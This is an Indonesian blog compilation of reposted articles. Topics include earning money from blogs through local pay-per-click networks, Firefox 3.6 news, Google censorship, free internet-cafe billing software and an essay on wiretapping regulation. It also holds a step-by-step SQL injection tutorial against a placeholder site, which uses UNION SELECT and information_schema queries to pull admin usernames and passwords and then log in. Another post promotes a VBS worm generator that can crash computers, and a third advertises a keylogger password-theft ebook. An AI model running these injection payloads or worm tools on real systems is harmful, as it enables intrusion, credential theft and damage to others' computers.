Namun dalam perkembangannya blog di manfaatkan untuk sarana public relation dari sebagian perusahaan yang pada umumnya memiliki web prusahaan sebagai cara menaikan SEO mereka. Bahkan sekarang banyak yang memanfaatkan blog sebagai toko online untuk individu yang ingin jualan online namun maunya yang gratisan :)
Popularitas Blog khususnya blogger semakin menanjak ketika tahun 2003 lalu perusahaan mesin pencari,Google, membeli Blogger, perusahaan penyedia peranti lunak yang mendukung jutaan situs Blog di seluruh dunia. Layanan situs ini gratis dan hanya US $35 per tahun untuk pilihan Blogger Pro, yang menawarkan fitur lebih untuk Blogger komersial. Perkembangan blog memang sangat cepat. Menurut catatan Business Week edisi 2 Mei 2005, peminat Blog yang terdaftar hingga saat ini lebih dari 9 juta orang dengan 40 ribu posting setiap harinya. Bahkan Business Week memutuskan untuk membuat situs Blog sendiri untuk para pembacanya, Blogspotting.net. “Salah satu pertimbangannya, Blog akan bahkan akan mengubah binis Anda,” ujar Business Week.
Dan popularitas blog ini pun semakin melesat dengan adanya kesempatan yang diberikan oleh GOOGLE untuk para blogger memasang iklan yang kita kenal sebagai google adsense. Walaupun pada saat itu hanya tersedia untuk blogger yang menggunakan bahasa inggris untuk tulisannya. Namun kisah-kisah sukses para blogger pendulang dollar lewat google adsense lewat blog inilah yang inilah yang mungkin menjadi daya tarik orang untuk membuat blog sebagai sarana mencari dollar lewat google adsense. Apalagi bikin blog itu gratis, coba siapa yang tidak tertarik dengan web (blog) gratis bisa dapat uang :) Mungkin sebagai referensi tentang blogger sukses anda bisa lihat ebook dari cosaaranda yang bisa anda download gratis di sini namun untuk program adsense google masih mensyaratkan bahasa inggris untuk di terimanya blog kita sebagai publisher mereka. Bisa dimaklumi karena para pemasang iklan PPC sebagian besar target marketnya adalah internasional jadi mau tidak mau ya harus menggunakan bahasa international yaitu bahasa inggris untuk di terima sebagai publisher mereka.
Lalu yang menjadi pertanyaan adalah bagaimana untuk blog yang berbahasa Indonesia.Bisakah menghasilkan uang dari blog berbahasa Indonesia ? Don't Worry Be Happy, Gak dapet Dollar Rupiah pun jadi.
Masih ada jalan menuju Roma, untuk blog berbahasa Indonesia masih tetap bisa menghasilkan uang melalui PPC lokal. Paling tidak dari referensi online ada 5 Program Pay Per Click (PPC) versi Indonesia yaitu kliksaya.com, KumpulBlogger, PPCIndo.com, Indofad.com dan yang terakhir paneniklan.com.
Berikut review PPC versi Indonesia :
1. KlikSaya.com
Program PPC yang di kelola oleh David Chiang ini merupakan Program PPC lokal yang paling populer. KlikSaya.com patut dipertimbangkan sebagai salah satu jalan mencari uang dari blog kita. Khususnya sebagai penambal Google Adsense yang memang belum mendukung situs/blog bergahasa Indonesia sepenuhnya. Besarnya komisi adalah 50% dari harga perclick yang diberikan pemasang iklan, dengan harga per click minimal Rp. 300, maka komisi minimal perclick yang kita terima adalah Rp. 150,- yang akan di transfer setelah anda mencapai Rp. 50.000 ke bank anda (BCA dan Mandiri). Fitur lain adalah publisher bisa menyeleksi iklan yang akan ditampilkan iklan kita dan kita bisa saja menampilkan iklan-iklan dengan nilai click tertinggi.
2. KumpulBlogger.com
Sekilas kumpulblogger.com terdengar bukan seperti program PPC. Karena di situs resminya malah mirip blog biasa atau seperti jaringan milis pemilik blog. KumpulBlogger.com menyatakan dirinya sebagai jaringan blogger Indonesia untuk mendapatkan penghasilan tambahan. Komisi perclick dari KumpulBlogger adalah Rp.300 per click. Ini lebih tinggi di banding KlikSaya.com dan komisi akan diberikan setelah terkumpul minimal Rp. 10.000,-. Dan satu hal lagi KumpulBlogger.com menyediakan program refferal, di mana untuk setiap click yang diperoleh oleh refferal kita akan menambah penghasilan kita Rp. 25,-.
3. Indofad.com
Pendaftaran di Indofad termasuk mudah karena tidak banyak form isian yang harus dilengkapi. Namun untuk menjadi publisher bagi mereka memerlukan proses persetujuan yang memakan waktu 1-2 hari hampir mirip dengan Google Adsense. Setelah disetujui maka kita berhak memasang iklan di blog kita. Nilai komisi perclick iklan indofad.com adalah Rp. 40 dan Rp. 60.
4. PPCIndo.com
Tidak berbeda dengan Program PPC sebelumnya, PPCIndo.com cara kerjanya hampir sama dengan PPC sebelumnya. Namun tampilan webnya agak kurang meyakinkan. Komisi yang diberikan adalah Rp. 100,- dan akan komisi akan dibayarkan melalui transfer Bank setelah terkumpul Rp. 10.000,-
5. PanenIklan.com
Satu lagi PPC domestik yang ikut meramaikan pertempuran sekaligus memanjakan para Blogger untuk mengumpulkan pundi-pundi uang adalah PanenIklan.com dari ke empat PPC domestik PanenIklan.com tampilan situsnya lebih meyakinkan dan menggunakan bahasa Inggris di situs resminya. Format iklan dari paneniklan.com pun mirip-mirip dengan Google Adsense. Untuk Menjadi Publisher tidak begitu sulit karena formnya d\tidak berbelit dan mudah pengisiannya. Berbeda dengan PPC domestik lainnya komisi paneniklan.com dibayarkan dengan US$ dengan komisi $0.015 per click. Satu hal lagi, PanenIklan memberikan bonus gratis sebesar $4 yang dapat digunakan untuk beriklan dan hanya dapat digunakan setelah kita mengirimkan tambahan deposit $6 :).
Silahkan mencoba, maju terus blogger Indonesia !!!
Sumber : http://indo-trans.blogspot.com/2008/06/cara-membuat-uang-lewat-blog.html
Cara Membuat Uang Lewat Blog
Hacking Website dengan tekhnik SQL Injection
hacking web atau biasa disebut web attack sangat banyak caranya, salah satunya dengan cara SQL injection.
apa itu SQL injection ?
SQL injection terjadi ketika attacker bisa meng-insert beberapa SQL statement ke 'query'
dengan cara manipulasi data input ke applikasi tsb.
ini salah satu cara melakukan tekhnik SQL injection, cara ini saya copas dari http://jasakom.com oleh seorang penulis sebut saja cruz3N
oke, mari kita simak bersama-sama.
1. Pertama kali yang kita lakukan tentu mencari target. Misalnya target kita kali ini adalah http://www.target.com/berita.php?id=100
2. Tambahkan karakter ' pada akhir url atau menambahkan karakter "-" untuk melihat apakah ada pesan error.
Contoh :
http://www.target.com/berita.php?id=100'
atau
http://www.target.com/berita.php?id=-100
4. Maka akan muncul pesan error...
"You have an error in your SQL syntax.You have an error in your SQL syntax; check the
manual that corresponds to your MySQL server version for the right syntax to use near '''
at line 1" Dan masih banyak lagi macamnya.
5. Next step adalah mencari dan menghitung jumlah table yang ada dalam databasenya...
Disini kita akan menggunakan perintah order by
Contoh :
http://www.target.com/berita.php?id=100+order+by+1/*
Hohoho...apalagi itu "/*" ? Itu adalah karakter penutup perintah SQL atau kita juga bisa pake "--". Terserah aja...
Kalo "+" sebagai penghubung perintah...
6. Nah sampe sini langsung dah nyobain satu2...
http://www.target.com/berita.php?id=100+order+by+1/* (gak ada error)
http://www.target.com/berita.php?id=100+order+by+2/* (gak ada juga)
http://www.target.com/berita.php?id=100+order+by+3/* (capek dah)
http://www.target.com/berita.php?id=100+order+by+4/* (jangan nyerah)
Sampai muncul error...
Misalkan errornya disini...
http://www.target.com/berita.php?id=100+order+by+10/*
Berarti yang kita ambil adalah "9"
http://www.target.com/berita.php?id=100+order+by+9/*
7. Untuk mengetahui berapa angka yang show sekarang kita pake UNION
Contoh :
http://www.target.com/news.php?id=100+union+select+1,2,3,4,5,6,7,8,9/*
Trus perhatikan angka berapa yang keluar (Kayak togel aja... ;p)
8. Misalnya angka hoki yang keluar adalah "3" maka yang bisa akan kita lakukan adalah mengecek versi berapa mysql yang dipake dengan perintah "version()" atau "@@version"
http://www.target.com/news.php?id=100+union+select+1,2,version(),4,5,6,7,8,9/*
Atau
http://www.target.com/news.php?id=100+union+select+1,2,@@version,4,5,6,7,8,9/*
9. Nah kalo versinya 5 langsung aja pake perintah "information_schema" untuk melihat tabel dan kolom yang ada pada database...
Contoh :
http://www.target.com/berita.php?id=100+union+select+1,2,table_name,4,5,6,7,8,9+from+information_schema.tables/*
Nah katanya kalo untuk melihat tabel-tabel yang lain kita tambahkan LIMIT pada akhir URL. Tapi waktu itu gua gak pake keliatan kok tabelnya...Apa gua salah? Mungkin tapi sekarang yang gua mau jelaskan adalah VERSI DAN PENGALAMAN GUA. Mungkin agak lain...ya maklum lah baru belajar...Hehehe...
Misalnya yang lo liat adalah table "admin"
Nah sekarang kita liat-liat dulu kolomnya dengan mengganti aja kata "table"-nya...
Contoh:
http://www.target.com/berita.php?id=100+union+select+1,2,column_name,4,5,6,7,8,9+from+information_schema.colums/*
Misalnya kolom yang keluar adalah "password" dan "username"
Langsung aja kita liat isinya...
Contoh :
http://www.target.com/news.php?id=100+union+select+1,username,3,4,5,6,7,8,9+from+admin/*
dan
http://www.target.com/news.php?id=100+union+select+1,password,3,4,5,6,7,8,9+from+admin/*
Bisa diliat dah username ama passwordnya...Tinggal login...Cari yang asik terus...Terserah Anda...
begitulah yang dituliskan disana.
anda masih belum paham tentang apa SQL injection ?
tenang silahkan anda download file dokumen dibawah ini tentang SQL injection step by step.
Download SQL injection step by step.DOC
oke selamat mencoba.
terpenting jangan dilakukan di web teman anda ataupun di website Lokal.
referensi :
. http://jasakom.com
. http://ezine.echo.or.id
. http://cruzenaldo.co.cc
. http://students.ee.itb.ac.id
Sumber : http://pedasmaniscinta.blogspot.com/2009/07/hacking-website-dengan-tekhnik-sql.html
Akhirnya: Firefox 3.6 Versi Terbaru Dirilis
Setelah menunggu cuku p lama, dan setelah merilis Firefox RC 2 dan sudah beberapa artikel DailySocial yang menceritakan perkembangan dari rilis Firefox ini, akhirnya Tanggal 21 Januari Firefox mengumumkan lewat blog resmi mereka bahwa versi terbaru, 3.6 sudah bisa di download untuk user umum.
Saya kutip beberapa kelebihan yang disediakan dari versi terbaru Firefox ini dari blog resmi mereka: fitur yang keren, telah mendukung berbagai variasi dari standar tampilan web, dan tentu saja lebih dari 6,000 add-ons yang bisa di coba dan dipilih mana yang paling mendukung kinerja anda.
Firefox versi 3.6 ini diklaim lebih cepat 20% dari versi sebelumnya dan user akan dimanjakan dengan performa yang lebih baik dalam melakukan aktivitas internet sehari-hari seperti email, upload photo, social networking, belum lagi aplikasi yang menjadi salah satu andalan versi terbaru ini yaitu Personas, yang memungkinkan anda mengganti tampilan background browser anda.

Kelebihan lain yang tersedia adalah: Plugin updater, Stability improvements yang merupakan fasilitas yang mengurangi crashes yang disebabkan software dari pihak ketiga. Form Complete, sebuah fasilitas dari Firefox yang akan memberikan informasi jawaban yang sering anda berikan jika anda akan mengisi sebuah form online.
Untuk lebih lengkap anda bisa mampir ke blog mereka di sini, atau langsung men-download-nya di sini. Selamat mencoba dan jangan lupa untuk share pengalaman anda menggunakan versi terbaru ini pada kolom komentar.
Sumber : http://dailysocial.net/2010/01/22/akhirnya-firefox-3-6-versi-terbaru-dirilis/
Google Diblokir Di 25 Negara Pengoperasiannya
 Cina mungkin salah satu contoh yang paling ekstrim, dan Google pun menegaskan kalau layanannya telah diblokir atau disensor pada seperempat negara di mana Google beroperasi.
“Produk-produk Google mulai dari pencarian dan Blogger hingga YouTube dan Google Docs pun juga telah diblokir di 25 dari 100 negara di mana kami menawarkan jasa kami”, ungkap Rachel Whetstone, wakil presiden untuk komunikasi global dan urusan publik.
“Selain itu, kami secara rutin menerima permintaan pemerintah untuk membatasi ataupun menghapus isi dari properti kami.”
Whetstone mengatakan salah satu bahan yang dihapus secara global yang berasal dari hasil pencarian adalah pornografi anak, beberapa link ke materi yang memiliki hak cipta, spam, malware, dan hasil-hasil yang berisi informasi pribadi yang sensitif seperti nomor kartu kredit.
“Khususnya, kami tidak ingin melakukan sensor politik”, tegasnya.
Namun demikian semua terasa berbeda ketika mengunjungi Blogger, YouTube, dan Album Web Picasa.
“Sebagai contoh, di Turki, video yang menghina pendiri Turki modern, Mustafa Ataturk, adalah termasuk ilegal. Dua tahun lalu, kami telah diberitahu seperti konten yang ada di YouTube dan telah memblokir video tersebut di Turki yang melanggar hukum setempat”, kata Whetstone.
“Sebuah pengadilan Turki kemudian menuntut agar kita memblokirnya secara global, dan sudah barang tentu kita menolak untuk melakukannya, dengan alasan bahwa hukum Turki tidak berlaku di luar Turki”.
Menurut Initiative OpenNet, 40 negara kini secara aktif mensensor internet, dan kejadian ini tentunya telah melonjak meningkat tajam dibandingkan kejadian pada tahun 2002 yang hanya masih sedikit.
Bahkan untuk hasil pencarian, sejauh ini Google telah menyesuaikan diri dengan hukum nasional di negara-negara demokratis. Dan salah satu contoh yang ada adalah dengan pembatasan matierla pro-Nazi di Jerman.
Dan Australia sendiri tampaknya akan ada pengujian untuk memecahkan kejadian tersebut yaitu dengan cara mendorong pemerintah mengeluarkan undang-undang untuk memblokir akses ke segala macam materi yang dianggapnya tidak penting, seperti chatroom untuk remaja gay misalnya.
Sumber : http://www.beritateknologi.com/google-diblokir-di-25-negara-pengoperasiannya/
Billing Warnet Gratis

Buat pemilik Warnet yang membutuhkan Billing Warnet, sekarang bisa memperoleh program billing warnet gratis (cyber cafe billing software) via War-X. Dengan beragam kemudahan dan fungsi, program billing warnet ini bisa diperoleh secara gratis di situs War-X.
 Selain memperoleh billing software cuma-cuma, War-X memberikan opsi penjualan pulsa, lagu digital, ring tone, dll, sebagai pilihan. Coba aja kunjungi situsnya untuk informasi lebih lanjut di http://www.war-x.com.
Menyadap Tuhan Melalui Telekomunikasi
 Mengapa BlackBerry laris-manis? Menurut kelakar yang beredar, musababnya adalah karena banyak orang meyakini ponsel ini antisadap. ”Tak heran Anggota Dewan banyak yang memesan,” canda seorang petinggi di suatu operator penyedia layanan BlackBerry.
Kelakar itu kontekstual, baik untuk fenomena booming BlackBerry, maupun juga menggambarkan situasi politik nasional setahun belakangan ini yang diwarnai dengan pengungkapan kasus melalui teknik penyadapan telekomunikasi. Bahkan pengungkapan percakapan telekomunikasi menjadi sebuah preseden hukum baru dan mendapat apresiasi ketika dilakukan pada tingkat Mahkamah Konstitusi.
Bak bola salju, belakangan ini pemutaran rekaman penyadapan telepon di ruang pengadilan makin sering dilakukan dan cenderung menjadi hal yang lumrah. Bahkan, percakapan-percakapan vulgar menyangkut aktivitas seksual mau tak mau ikut diungkap (dan disiarkan secara langsung oleh stasiun televisi nasional). Seakan-akan, rekaman pembicaraan masyarakat bisa dengan mudah diperoleh untuk dijadikan alat bukti.
Depkominfo vs KPK
Menteri Komunikasi dan Informasi (Menkominfo), Tifatul Sembiring, sempat menengarai terjadi saling sadap antarinstansi pemerintah sehingga perlu diberlakukan pengaturan. "Berhubung telah keluarnya Undang-Undang (UU) IT Nomor 11 Tahun 2008, maka perlu diatur penyadapan dengan PP sehingga tak main sadap saja. Konsep RPP sudah ada dan diharapkan enam bulan mendatang selesai," katanya. Menurut Tifatul, di negara lain, seperti Australia, Korea, dan Jepang, penyadapan (lawful interception) itu dihela di bawah kendali Departemen ICT seperti Depkominfo (Koran Jakarta, 7 Desember 2009).
Kontan Rencana Peraturan Pemerintah tentang Tata Cara Intersepsi (RPP Penyadapan) ini mengundang reaksi. Jumbuh dengan konteks ontran-ontran politik dalam soal dugaan pelemahan KPK (Komisi Pemberantasan Korupsi), maka segera peraturan ini dituduh sebagai bagian dari upaya besar untuk melemahkan lembaga independen itu. RPP dianggap akan membatasi gerak KPK dalam penyadapan yang sudah menjadi kewenangan lembaga itu melalui Undang-undang KPK. Dalam Pasal 12 huruf (a) UU No 30 Tahun 2002 tentang Tipikor disebutkan, dalam melaksanakan tugas penyelidikan, penyidikan dan penuntutan sebagaimana dimaksud dalam pasal 6 huruf c, KPK berwenang melakukan penyadapan dan merekam pembicaraan.
Tak kurang dari Ketua Mahkamah Konstitusi, Mahfud MD, mewanti-wanti bahwa sebaiknya RPP tersebut tidak menyangkut substansi. "Tetapi jika isinya mengatur mengenai obyek, subyek, dan siapa yang berhak menyadap, itu sudah ranah UU, bukan PP," katanya. Menurut Mahfud, RPP hanya diperbolehkan mengatur tentang mekanisme penyadapan. Izin pengadilan itu harus diatur dalam UU (kompas.com, 21 Desember 2009). MK juga sudah pernah mengeluarkan keputusan yang memperkuat kewenangan KPK atas penyadapan, yaitu pada putusan Nomor 6 Tahun 2003 dan Nomor 11 Tahun 2006.
Bahkan pro-kontra makin memanas ketika kemudian tersulut perseteruan antara anggota Dewan Pertimbangan Presiden, Adnan Buyung Nasution, dengan Tifatul Sembiring. Buyung heran dengan kengototan Tifatul. "Jangan-jangan dia disuruh koruptor atau termasuk juru bicaranya. Itu sebagai corruptor fight back," tuduhnya. Mendengar ini, Tifatul mengancam akan memberhentikan Buyung dari Wantimpres (yang jelas terdengar hanya merupakan respons emosional saja). Yang jelas poin dari pendiri YLBHI ini adalah pemerintah boleh saja membuat aturan soal penyadapan. Namun, hal itu hanya bisa berlaku untuk polisi dan kejaksaan saja.
“Boleh dibikin tapi dikecualikan buat KPK, KPK jangan diganggu dulu,” tegas Buyung.
Kecurigaan bahwa target utama RPP Penyadapan ini adalah KPK sangat beralasan. Ada banyak poin dalam rancangan yang bertentangan dengan UU KPK. Juru Bicara KPK Johan Budi menyampaikan, KPK sudah menyerahkan delapan masukan terkait pembahasan RPP Penyadapan untuk Menkominfo Tifatul Sembiring.
Delapan masukan itu adalah, soal persyaratan penyadapannya; penetapan ketua pengadilannya (terkait syarat pengajuan izin ke pengadilan sebelum menyadap); pengertian penyadapan sendiri, sebab antara UU ITE dengan UU KPK itu berbeda pengertiannya; tata cara dan syarat penyadapan, karena harus dalam UU bukan PP; masalah pusat pelayanan intersepsi, di mana KPK menolak karena penyadapan bersifat rahasia; masalah izin penyadapan yang harus diperjelas; standar peralatan penyadapan juga harus diperjelas; masalah administrasinya juga harus diperjelas (kompas.com, 18 Desember 2009).
Depkominfo vs KPI
Bukan sekali ini saja Depkominfo ”bentrok” dengan lembaga independen lain dan cenderung ingin mengambil alih wewenang sebagai regulator. Sebelum ini Depkominfo juga ”bertarung” dengan Komisi Penyiaran Indonesia (KPI) dalam tarik-menarik soal ijin untuk lembaga penyiaran existing.
Pada kasus itu, KPI merasa Depkominfo menjadikan mereka subregulator penyiaran saja. Ini akibat penerbitan Peraturan Menteri Komunikasi dan Informatika (Permenkominfo) No. 17/P/M.KOMINFO/6/2006 tertanggal 7 Juni 2006 yang mengatur tentang tata cara penyesuaian izin penyelenggaraan penyiaran bagi lembaga penyiaran swasta dan berlangganan existing. Permenkominfo Nomor 17 ini adalah turunan dari PP No. 50 dan 52 PP Penyiaran yang ditolak keabsahannya oleh DPR dan KPI. Penolakan ini dilakukan karena DPR dan KPI melihat ketidaksesuaian antara isi yang diatur dalam PP Penyiaran dengan UU Penyiaran. Padahal jelas, kapanpun dan dimanapun, produk perundang-undangan tidak boleh bertentangan dengan produk di atasnya (http://kpi.go.id, 13 Juni 2006).
Menurut Agus Sudibyo (Direktur Yayasan Sains, Estetika, dan Teknologi (SET), http://agussudibyo.wordpress.com), Peraturan Menkominfo No. 17/2006 menunjukkan bahwa prioritas Depkominfo bukanlah pelembagaan sebuah public service information apparatus. Begitu banyak peristiwa nasional: tsunami di Aceh, bencana busung lapar, gizi buruk, flu burung, dan terakhir gempa bumi di DIY-Jawa Tengah yang luput dari keterlibatan Depkominfo sebagai information apparatus.
Lembaga ini justru sibuk memerlebar rentang otoritasnya, hingga menjangkau ranah media dan penyiaran yang sesungguhnya sudah tidak relevans lagi diatur pemerintah. Semakin lama semakin jelas prioritas utama Depkominfo adalah bagaimana mengembalikan otoritasnya sebagai regulator media. Di sini, kita bukan hanya berbicara upaya untuk mengambil alih otoritas regualtor penyiaran dari KPI. Dalam kaitannya dengan pers cetak, ada indikasi-indikasi untuk mengambil fungsi-fungsi Dewan Pers sebagaimana diatur dalam UU Pers No. 40 1999. Menurut Agus, posisi sebagai regulator media memang mengandung potensi politik-ekonomi yang sangat besar dan patut diperebutkan. Dari posisi inilah dahulu Departemen Penerangan secara efektif dan otoriter mengontrol sikap politik media. Dari sisi ekonomi, izin penyiaran dapat diperlakukan layaknya komoditas yang bisa diperjualbelikan tanpa prosedur yang transparan dan fair. Dan bukan rahasia lagi bahwa praktek ini telah menghasilkan keuntungan ekonomi bagi para pejabat publik di departemen teknis pemerintah yang memegang otoritas izin penyiaran.
USO yang ”Too Slow”
Jika dirunut balik, Depkominfo hadir sebagai jelmaan hasil ”merger” Departemen Penerangan plus Dirjen Pos dan Telekomunikasi (Dirjen Postel), melalui Peraturan Presiden Nomor 9 Tahun 2005. Kehadiran Dirjen Postel ini membawa konsekuensi finansial yang besar karena di bawahnya terseret belanja pemerintah yang besar dalam sektor telekomunikasi, mengikuti arus besar perkembangan infrastruktur ekonomi dunia yang berbasis teknologi telekomunikasi dan informasi.
Menurut Bisnis Indonesia (5 Agustus 2009), Penerimaan Negara Bukan Pajak (PNBP) Departemen Komunikasi dan Informatika (Depkominfo) dalam kurun waktu 2005-2008 terutama berasal dari PNBP Direktorat Jenderal Pos dan Telekomunikasi yang dipungut sesuai dengan Peraturan Pemerintah Nomor 28 Tahun 2005 tentang Tarif atas PNBP yang berlaku pada Depkominfo. Jenis penerimaan tersebut terdiri atas biaya hak penyelenggaraan frekuensi, biaya hak penyelenggaraan jasa telekomunikasi, pendapatan jasa tenaga, pekerjaan informasi, pelatihan dan jasa teknologi, kontribusi kewajiban pelayanan universal telekomunikasi (Universal Service Obligation), dan pendapatan pendidikan, sewa, dan penghapusan aset.
Tahun 2008, realisasi penerimaan PNBP Depkominfo sebesar Rp7,7 triliun, mengalami peningkatan Rp2,6 triliun atau 51% dibandingkan dengan realisasi pada 2007sebesar Rp5,1 triliun.
Lantas, sampai pertengahan tahun 2009, pemerintah membukukan penerimaan negara bukan pajak sebesar Rp7,2 triliun, di antaranya dari penggelaran broadband wireless access sebesar hampir Rp900 miliar, dari penjualan pita frekuensi seluler generasi ketiga (3G) ke Telkomsel sebesar Rp160 miliar ditambah up front fee Rp160 miliar. Nilai itu bisa saja bertambah apabila empat operator 3G lainnya juga menambah pita 3G tambahan sebesar 1 blok atau 5 MHz sehingga berpotensi memberikan pundi-pundi keuangan pemerintah sebanyak Rp1,5 triliun.
Dari jumlah itu, Depkominfo akan membelanjakannya sebagian besar untuk melanjutkan proyek USO (Universal Service Obligation). Depkominfo masih berutang menggelar pembangunan telepon perdesaan dalam kerangka USO di 31.824 ribu desa (desa berdering) dan program desa pintar yang berbasis internet (5.748 kecamatan).
Skema pembiayaan USO yang sudah dimulai sejak 2006 ini bisa disebut tidak berjalan mulus, too slow. Persoalan hukum muncul akibat tender yang bermasalah menjadi kendala paling berat kemulusan pelaksanaannya. Baru menjelang akhir tahun 2009 ini proyek desa berdering mulai terealisir.
Sebelumnya, XL memilih mundur dari tender. Presiden Direktur PT Excelcomindo Pratama Tbk. (XL) Hasnul Suhaimi mengatakan pihaknya mundur dari tender USO karena tidak mau setengah-setengah. "Setelah dipikir-pikir, perhitungan kami dalam program USO ini tidak pas hitungannya. Dibanding setengah-setengah, lebih baik kami fokus pada kualitas layanan, kami juga punya pelanggan yang perlu diperhatikan," ujar Hasnul. XL akan tetap menyokong program tersebut dengan menyiapkan harga khusus bagi pihak yang mau menggunakan infrastruktur XL dalam proyek USO. "USO ini kan thin client. Jadi kami bisa berikan volume discount," papar Hasnul (detik.com, 20 November 2007).
Setelah agak beres dengan desa berdering, maka USO akan dilanjutkan dengan inovasi lain, yaitu ”desa internet” atau Internet Kecamatan. Namun, lagi-lagi, proses tender tampaknya tak akan berjalan mulus. Menurut Investor Daily (16 November 2009), minat operator ikut tender minim. Dari 19 peserta tender, operator telekomunikasi yang maju ke babak selanjutnya hanya Telkom dan Telkomsel. Peserta tender lainnya mundur, seperti PT Aplikanusa Lintasarta (anak usaha Indosat), PT Icon+ (anak usaha PLN), PT Pos Indonesia, PT Raharja Media Internet, dan PT Netwave Multimedia, PT Indosat Mega Media/IM2, dan PT Berca Hardaya Perkasa.
Vox Populi Vox Dei
Daripada mengurusi pengaturan penyadapan oleh lembaga independen yang sudah dilindungi oleh Undang-undang lain yang lebih kuat, lebih baik energi Depkominfo digunakan untuk memercepat pemenuhan cita-cita mulia USO.
Masih jutaan rakyat yang bahkan disadap pun tak akan bisa karena tidak terpapar akses telekomunikasi. Tanpa penyelenggaran jaringan telekomunikasi jalur pintas melalui USO, bisa-bisa sebagian besar rakyat tak akan pernah bisa menikmati sambungan telekomunikasi. Ketika USO dicanangkan pada tahun 2006, total teledensitas telepon di Indonesia masih berada pada angka 35%. Dari angka itu, 29%-nya disumbang oleh telepon seluler. Sedang andil telepon tetap makin hari makin menurun sampai hanya sekitar 6%-nya. Kecenderungan membengkaknya andil seluler ini umum terjadi di seluruh dunia.
Meski penetrasi jaringan seluler begitu pesat hingga dalam 3 tahun saja (2004-2006) mampu menggelembungkan angka teledensitas telepon dua kali lipat, dari 18% menjadi 35%, namun tetap saja sampai hari ini belum 50% penduduk Indonesia tak terjangkau peranti telekomunikasi. Saking pentingnya telekomunikasi, jika boleh memilih, mungkin mereka akan memilih disadap, pokoknya asal bisa berkomunikasi. Mereka tak akan peduli apakah jaringan yang mereka gunakan tak aman atau sengaja disadap, toh memang mereka hanya butuh buat berkirim kabar penting atau sapa kerinduan, bukan buat membagi-bagi jarahan korupsi atau konspirasi politik tingkat tinggi.
Coba bayangkan kebutuhan darurat rakyat di pedalaman yang tak terjangkau jaringan telepon saat terdesak harus menghubungi dokter. Bukankah, jika bisa memilih, mereka akan lebih suka teriakan SOS-nya disadap dan dengan demikian didengar lebih banyak orang? Namun sayang, masih ratusan juta rakyat yang bakal tak bisa didengar suaranya akibat belum terjangkau telekomunikasi. Padahal kita ingat adagium “Vox Populi Vox Dei”, suara rakyat adalah suara Tuhan. Jadi, jika ingin mengetahui kehendak Tuhan atas negeri ini, biarkan seluruh rakyat berpotensi terpapar oleh penyadapan telekomunikasi dan dapat didengar suaranya. Karena dengan menyadap rakyat, maka berarti kita telah menyadap Tuhan. Bukankah keren jika kita memiliki akses langsung terhadap kehendak Tuhan?***
Sumber : http://www.infokomputer.com/umum/menyadap-tuhan-melalui-telekomunikasi
Mencuri Password dengan Keylogger
Setiap account di internet pasti memerlukan username dan password. Username dan Password adalah suatu hal yang paling rahasia dalam suatu transaksi di internet. Bahkan saking rahasianya, orang paling terdekat pun jangan sampai mengetahui usename dan password kita. Namun mengapa ada saja seseorang yang kebobolan account nya padahal tidak seorangpun ia beritahu tentang username dan passwordnya?
Banyak sekali kejadian bahwa username dan password dari suatu account seseorang dibajak orang. Artinya kita tidak dapat lagi mengakses account kita. Pernah suatu ketika, teman saya datang kepada saya, dan melaporkan bahwa account e-currency (pembayaran electronic), hilang sebesar US $ 500, atau sekitar 5 juta rupiah. Hmm..mungkin ia adalah korban pencurian password.
Mencuri username dan password seseorang bisa dilakukan dengan berbagai cara. Salah satunya adalah dengan menggunakan software Keylogger. Apa itu keylogger?
Keyloger adalah software pencatat aktivitas yang kita lakukan di komputer. Apapun yang kita ketikkan di komputer, maka akan tercatat oleh keyloger tersebut. Dari kita menekan a-z, 0-9, kombinasi keyboard seperti ctrl+A dan lain-lain akan tercatat oleh keylogger. Keylogger akan mencatatnya dalam bentuk file teks, *.txt.
Cara kerja keyloger bersifat hidden (tersembunyi). Biasanya dia akan muncul di systray jika kita melakukan kombinasi keyboard (shortcut tertentu). Begitu kita menekan kombinasi keyboard, maka icon keylogger akan muncul di systray.
Bagaimana caranya seseorang bisa mencuri username dan password kita dengan menggunakan keylogger? Baca dan ketahui cara seseorang mencuri username dan password kita dengan menggunakan keylogger dalam ebook gratis yang berjudul Mencuri Password dengan Keylogger
Ebook yang berjudul Mencuri Password dengan Keylogger ini tidak digunakan untuk mencuri password dan username orang lain, atau bahkan untuk berbuat kejahatan..tetapi materi ini digunakan untuk membantu kita terhindar dari kejahatan. Agar kita waspada dan berhati – hati dengan pencurian password dengan menggunakan keylogger.
Sumber : http://www.pusatgratis.com/ebook-gratis/ebook-tutorial-internet/mencuri-password-dengan-keylogger.html
Cara Membuat Virus Ganas
Diantaranya dengan menggunakan software. Tapi pada umumnya software pembuat virus ditujukan untuk bahan belajar dan bukan untuk merugikan orang lain atau main2. Meskipun demikian ada saja orang yang memanfaatkan virus untuk tujuan yang tidak baik sehingga merugikan orang lain.
Salah satunya software pembuat virus adalah VBSWG WORM GENERATOR . Software ini dibuat oleh hacker Argentina yang masih berusia18 tahun. Hebat ya ....?? Ingat software VBS Worm Generator hanya boleh digunakan untuk belajar, dan bukan untuk merugikan orang lain.
Program VBSWG memungkinkan kamu untuk membuat worm dengan nama sesuka hatimu. Kamu juga bisa memilih efek dari worm tersebut, seperti misalnya menampilkan pesan atau memaksa seseorang untuk menuju situs tertentu. Akibat yang paling hebat tentunya jika worm tersebut kamu setting supaya membikin crash komputer.
Kemampuan lain dari VBSWG adalah melakukan enkripsi terhadap source code worm yang dibuat. Kemampuan lainnya bisa kamu coba sendiri deh.......
Cara membuat virus dengan program ini cukup dengan beberapa klik saja dan jadilah sebuah virus / worm yang sangat hebat.
Anda bisa download Software ini dengan cara search di google dengan kata kunci vbswg2bfix.zip, Vbswg2B.zip, worm generator, dan kata kunci semacamnya !
NB: Ingat : Seperti yang dikatakan oleh pembuatnya, VBS Worm Generator hanya boleh digunakan untuk belajar, bukan untuk merugikan orang lain. Untuk itu maka jika Anda memang ingin berniat mencobanya, ingat-ingat peringatan tersebut , dan jangan berniat untuk merugikan orang lain. Ok .....
Sunggu tiada niat penulis untuk memotivasi pembaca untuk membuat sebuah virus, jadi kalau terjadi sesuatu pada anda, kami tidak bertanggung jawab ....
Sumber : http://rizalsaputra81.blogspot.com/2009/10/cara-membuat-virus-ganas.html
PC Clonning
Program BetWin membuat q penasaran dan sangat membuat
q pusing kepala, kejadian ini aku alami pada waktu mau nginstal
komputer di sebuah warnet di malang. aku dan teman q Rooby namanya
belom pernah menggunakan aplikasi ini trus q coba untuk mencari
informasi tentang bagaimana untuk setting program ini yang katanya bisa
membuat 1 CPU untuk beberapa monitor, keyboard, dan mouse dan tiap2
monitor dapat berjalan sendiri2x dan ini caranya aku dapat dari
